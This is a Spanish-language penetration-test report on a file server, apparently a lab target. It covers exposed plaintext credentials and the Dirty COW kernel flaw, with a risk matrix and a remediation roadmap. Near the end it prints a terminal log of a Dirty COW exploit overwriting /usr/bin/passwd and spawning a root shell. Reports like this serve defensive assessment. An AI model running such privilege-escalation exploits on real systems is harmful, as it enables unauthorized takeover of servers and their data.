
- **Objetivo:** Evaluar la robustez del servidor central de archivos ante un ataque dirigido.
- **Alcance:** Identificación de brechas que permitan el acceso no autorizado a propiedad intelectual y datos sensibles.
- **Premisa:** "Simular un adversario real para identificar debilidades antes de que sean explotadas por actores malintencionados".
- Este análisis se centra en evaluar la exposición del servidor de archivos My File Server: 1 dentro de un entorno corporativo. Se enfoca en identificar vulnerabilidades, riesgos asociados y el papel crucial que desempeña en la infraestructura de almacenamiento de la organización.



Metodología Aplicada


Para garantizar la calidad y reproducibilidad del análisis estratégico, se adoptó el estándar PTES (Penetration Testing Execution Standard) en combinación con controles relevantes de OWASP. Las fases ejecutadas fueron:

1. **Reconocimiento (Intelligence Gathering):** Identificación de la huella de red y descubrimiento del host activo.
2. **Enumeración Técnica:** Análisis profundo de puertos, servicios expuestos y evaluación de la superficie de ataque.
3. **Análisis y Explotación:** Evaluación de configuraciones deficientes, extracción de información sensible y obtención de acceso inicial.
4. **Post-Explotación (Escalada de Privilegios):** Elevación de permisos a nivel de sistema (Root) para demostrar el impacto real.



100%

Nivel de riesgo general



Tras la evaluación, el nivel de riesgo se clasifica como **CRÍTICO**.
La infraestructura actual presenta "puertas abiertas" que permitirían a un atacante no solo extraer información, sino tomar el control total del entorno.

Resumen Ejecutivo: La postura de seguridad actual es reactiva.

Existe una disparidad significativa entre el valor de los datos almacenados y las medidas de protección implementadas.

Hallazgos Críticos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-01	Exposición de credenciales en texto plano en el servidor web	Alta	Archivo alojado en el directorio público del servidor web que contiene credenciales legibles sin autenticación.	Permite a cualquier actor malicioso evadir la seguridad perimetral y obtener acceso inicial directo a los servicios internos del sistema.	Eliminar inmediatamente las credenciales en texto plano de los directorios web. Implementar controles de acceso y auditar las rutas públicas expuestas por el servidor web.


ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-02	Kernel vulnerable a Privilege Escalation (Dirty COW - CVE-2016-5195)	Crítica	Explotación exitosa de la condición de carrera obteniendo acceso Root absoluto.	Pérdida total de la Confidencialidad, Integridad y Disponibilidad del servidor.	Actualizar de emergencia el núcleo del sistema operativo y aplicar políticas de parcheo continuo.

Impacto Empresarial

Las vulnerabilidades en el servidor de archivos pueden amenazar la continuidad operativa de la organización, resultando en pérdidas financieras significativas y dañar la reputación. Además, pueden incurrir en riesgos legales debido a la exposición de datos sensibles y no conformidad regulatoria.

¿Qué significa esto para el negocio?

- **Exfiltración Masiva:** Robo de contratos, datos de clientes y secretos comerciales.
- **Secuestro de Datos (Ransomware):** Capacidad de cifrar toda la información del servidor, deteniendo la operación de la empresa indefinidamente.
- **Daño Reputacional:** Pérdida de confianza de socios y posibles sanciones legales por falta de custodia de datos.



Matriz de Riesgo

La **matriz de riesgo** proporciona una visualización clara del nivel de exposición de las vulnerabilidades identificadas.

Amenaza	Probabilidad	Impacto	Nivel
Acceso no autorizado	Muy Alta	Crítico	Crítico
Escalada a Administrador	Alta	Catastrófico	Crítico
Robo de Información	Alta	Catastrófico	Crítico
Interrupción de Servicios	Media	Alto	Alto

Recomendaciones Estratégicas

GESTIÓN DE PARCHES Y ACTUALIZACIONES:

Se debe actualizar inmediatamente el Kernel de Linux del servidor a la versión estable más reciente (superior a 3.9) para erradicar la vulnerabilidad CVE-2016-5195. Implementar una política de actualizaciones regulares.

HARDENING DE SERVICIOS DE ARCHIVOS:

Deshabilitar logins de tipo anonymous en servidores FTP. Asegurar los recursos compartidos SMB aplicando Listas de Control de Acceso (ACLs) estrictas.

GESTIÓN SEGURA DE SECRETOS:

Implementar políticas estrictas que prohíban guardar contraseñas, llaves o datos de autenticación en archivos de texto plano accesibles en la red.

RESTRICCIÓN DE ACCESOS REMOTOS:

El servicio SSH debe ser reconfigurado para aceptar únicamente conexiones autenticadas mediante pares de llaves criptográficas (RSA/Ed25519), inhabilitando la autenticación por contraseña tradicional.

Roadmap de Remediación

FASE 1: CONTENCIÓN Y ERRADICACIÓN INMEDIATA (DÍA 1 - 15)

- **Saneamiento de Directorios:** Eliminación inmediata de archivos con credenciales y configuraciones en texto plano en la raíz del servidor web (Mitigación VULN-01).
- **Parcheo de Kernel:** Actualización urgente del núcleo de Linux para neutralizar la vulnerabilidad Dirty COW (CVE-2016-5195) y prevenir la escalada de privilegios a Root (Mitigación VULN-02).
- **Reset de Identidades:** Cambio forzoso de todas las contraseñas de cuentas de servicio, administradores y usuarios del sistema tras el compromiso confirmado.

FASE 2: FORTALECIMIENTO Y ENDURECIMIENTO TÁCTICO (DÍA 16 - 45)

- **Despliegue de SSH Robusto:** Deshabilitar autenticación por contraseña y migrar a un esquema de pares de llaves criptográficas (RSA 4096 / Ed25519) para accesos remotos.
- **Auditoría de Servicios de Archivos:** Reconfiguración de protocolos SMB y FTP bajo una política de "Denegar por Defecto", restringiendo el acceso solo a rangos de IP autorizados.
- **Implementación de MFA:** Activación de autenticación multifactor para cualquier acceso a la infraestructura de servidores y consolas administrativas.

FASE 3: RESILIENCIA Y GOBERNANZA DE DATOS (DÍA 46 - 90)

- **Segmentación de Red (VLANs):** Aislar el servidor de archivos en una zona de seguridad restringida, separada del tráfico general de usuarios y del servidor web público.
- **Monitoreo y Detección (EDR/SIEM):** Implementar herramientas de detección en el host para identificar intentos de explotación de vulnerabilidades de Kernel o movimientos laterales en tiempo real.
- **Ciclo de Vulnerabilidades:** Establecer un programa de escaneo mensual de vulnerabilidades y auditorías Red Team recurrentes para validar la efectividad de los controles.

FASE 4: MADUREZ OPERATIVA (POST-90 DÍAS)

- **Modelo Zero Trust:** Evolución hacia una arquitectura donde cada solicitud de acceso sea verificada explícitamente, independientemente del origen de la red.
- **Plan de Respuesta a Incidentes (IRP):** Simulacros de secuestro de datos (Ransomware) basados en los vectores de ataque identificados para minimizar el tiempo de recuperación del negocio.


Conclusión Ejecutiva

```
[smbuser@fileserver ~]$ ./equip01
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver smbuser]# whoiam
bash: whoiam: command not found
[root@fileserver smbuser]# whoami
root
[root@fileserver smbuser]# █
```

La evaluación de "My File Server: 1" ha revelado brechas que ponen en riesgo la continuidad de la organización.

Sin embargo, mediante la ejecución del roadmap propuesto, la empresa no solo cerrará estas brechas, sino que elevará su nivel de madurez en ciberseguridad, convirtiendo la resiliencia en una ventaja competitiva.

"LA CIBERSEGURIDAD NO ES UN GASTO,,
ES EL SEGURO DE VIDA DE NUESTRA
CONTINUIDAD OPERATIVA."



¡Actúa ahora para proteger tu negocio!

Correo electrónico

REDTEAM@SECURITY.COM.MX

Redes sociales

@REDTEAMCYBERSECURITY

Teléfono

123-456-7890